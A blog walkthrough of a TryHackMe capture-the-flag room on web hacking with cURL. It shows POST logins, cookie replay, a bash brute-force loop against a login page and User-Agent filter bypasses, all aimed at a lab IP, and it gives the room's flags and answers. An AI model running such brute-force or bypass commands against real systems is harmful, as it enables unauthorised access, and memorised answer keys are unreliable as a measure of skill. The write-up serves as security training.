
cURL Exploitation - Hoperation Eggsploit TryHackMe
Hey everyone! Today I’m diving into TryHackMe’s “Hoperation Eggsploit” room, which is all about web hacking using cURL. This room is perfect for understanding how HTTP works under the hood and how to craft precise requests without a browser.

Task 1: Introduction
This room teaches some essential skills that every web hacker should know:
- Understanding HTTP requests and responses at a fundamental level
- Using cURL to make basic GET requests and view raw responses
- Sending POST requests with data to submit forms
- Working with cookies and sessions to maintain login state
- Automating attacks like brute force using cURL
These skills are super valuable because sometimes you need precision that GUI tools can’t provide, or you’re working in environments where browsers aren’t available.
Task 2: Web Hacking Using cURL
When you don’t have a browser, you can speak HTTP directly from the command line. The simplest way is with cURL - it’s like having a conversation with web servers in their native language.
Getting Started with cURL

Let’s start with the basics. Making a simple GET request is straightforward:
curl http://10.64.168.52/Instead of rendering a pretty webpage like a browser would, you get the raw HTML response in your terminal. This is actually super useful because you can see exactly what the server is sending back.
Sending POST Requests
Here’s where things get interesting. When you fill out a login form in a browser, it sends a POST request with your credentials. We can simulate this directly:
curl -X POST -d "username=user&password=user" http://10.64.168.52/post.phpBreaking this down:
-X POSTtells cURL to use the POST method-ddefines the data we’re sending in the request body- The data is URL-encoded, just like HTML forms
If you get “Invalid credentials”, that’s expected - we’re just testing the mechanism. For more complex forms that need additional fields like CSRF tokens or submit buttons, you can include those too:
curl -X POST -d "username=user&password=user&submit=Login" http://10.64.168.52/post.phpPro tip: Add the -i flag to see headers and potential redirects:
curl -i -X POST -d "username=user&password=user" http://10.64.168.52/post.phpWorking with Cookies and Sessions
Once you log in, web applications use cookies to remember who you are. Browsers handle this automatically, but with cURL, we need to be explicit about it.
Step 1: Save the cookies
curl -c cookies.txt -d "username=admin&password=admin" http://10.64.168.52/session.phpThe -c option writes any cookies from the server into a file. You’ll often see session cookies like PHPSESSID=xyz123.
Step 2: Reuse the saved cookies
curl -b cookies.txt http://10.64.168.52/session.phpThe -b option sends the saved cookies with your request, just like a browser would. This is exactly how session replay attacks work!
Automating Brute Force Attacks
Now for the fun part - let’s automate a brute force attack. First, create a password list:
admin123passwordletmeinsecretpasssecretThen create a bash script to try each password:
for pass in $(cat passwords.txt); do echo "Trying password: $pass" response=$(curl -s -X POST -d "username=admin&password=$pass" http://10.64.168.52/bruteforce.php) if echo "$response" | grep -q "Welcome"; then echo "[+] Password found: $pass" break fidoneThis is the same principle behind tools like Hydra and Burp Intruder - repetitive HTTP requests with variable data, waiting for a different response.
Bypassing User-Agent Checks
Some applications try to block automated tools by checking the User-Agent header. They might reject requests from curl/7.x.x. Easy fix:
curl -A "internalcomputer" http://10.64.168.52/ua_check.phpThe -A flag lets you specify a custom user-agent to bypass these simple filters.
Questions and Solutions
Q1: Make a POST request to /post.php with username admin and password admin. What flag do you receive?
curl -X POST -d "username=admin&password=admin" http://10.64.168.52/post.php
Answer: THM{curl_post_success}
Q2: Make a request to /cookie.php with the credentials and save the cookie. Reuse that cookie at the same endpoint. What flag do you receive?
# Save the cookiecurl -c cookies.txt -d "username=admin&password=admin" http://10.64.168.52/cookie.php
# Reuse the cookiecurl -b cookies.txt http://10.64.168.52/cookie.php
Answer: THM{session_cookie_master}
Q3: After brute forcing /bruteforce.php, what is the admin password?
Using the script provided in the room:

Answer: secret
Q4: Make a request to /agent.php with user-agent TBFC. What flag do you receive?
curl -A "TBFC" http://10.64.168.52/agent.php
Answer: THM{user_agent_filter_bypassed}
Wrapping Up
This room was a great introduction to web hacking fundamentals using cURL. Understanding how to craft HTTP requests manually is incredibly valuable - it gives you precise control over what you’re sending and helps you understand what’s happening behind the scenes in automated tools.
The skills covered here - POST requests, cookie handling, brute force automation, and header manipulation - are building blocks for more advanced web application testing. Plus, cURL is available on pretty much every system, making it a reliable tool in your arsenal.
Hope this writeup was helpful! These fundamentals will serve you well as you dive deeper into web application security testing.
Next reads
View all →21 Dec
Django CVE-2025-64459: ORM Query Injection Explained
A friendly walkthrough of Django CVE-2025-64459 - understanding and exploiting ORM query parameter injection vulnerabilities in web applications.
16 Dec
TryHackMe: Web Attack Forensics - Drone Alone
A comprehensive blue team investigation walkthrough of the TryHackMe Web Attack Forensics room, analyzing malicious web activity and command injection attacks using Splunk.
15 Dec
TryHackMe: Passwords - A Cracking Christmas
A comprehensive walkthrough of the TryHackMe Passwords room, exploring password-based encryption attacks and defensive strategies during the holiday season.
Get posts by email
One email when I publish, not a drip, not weekly. Sign up and I'll only write when there's something new.
You won't get mail just for signing up. Unsubscribe any time.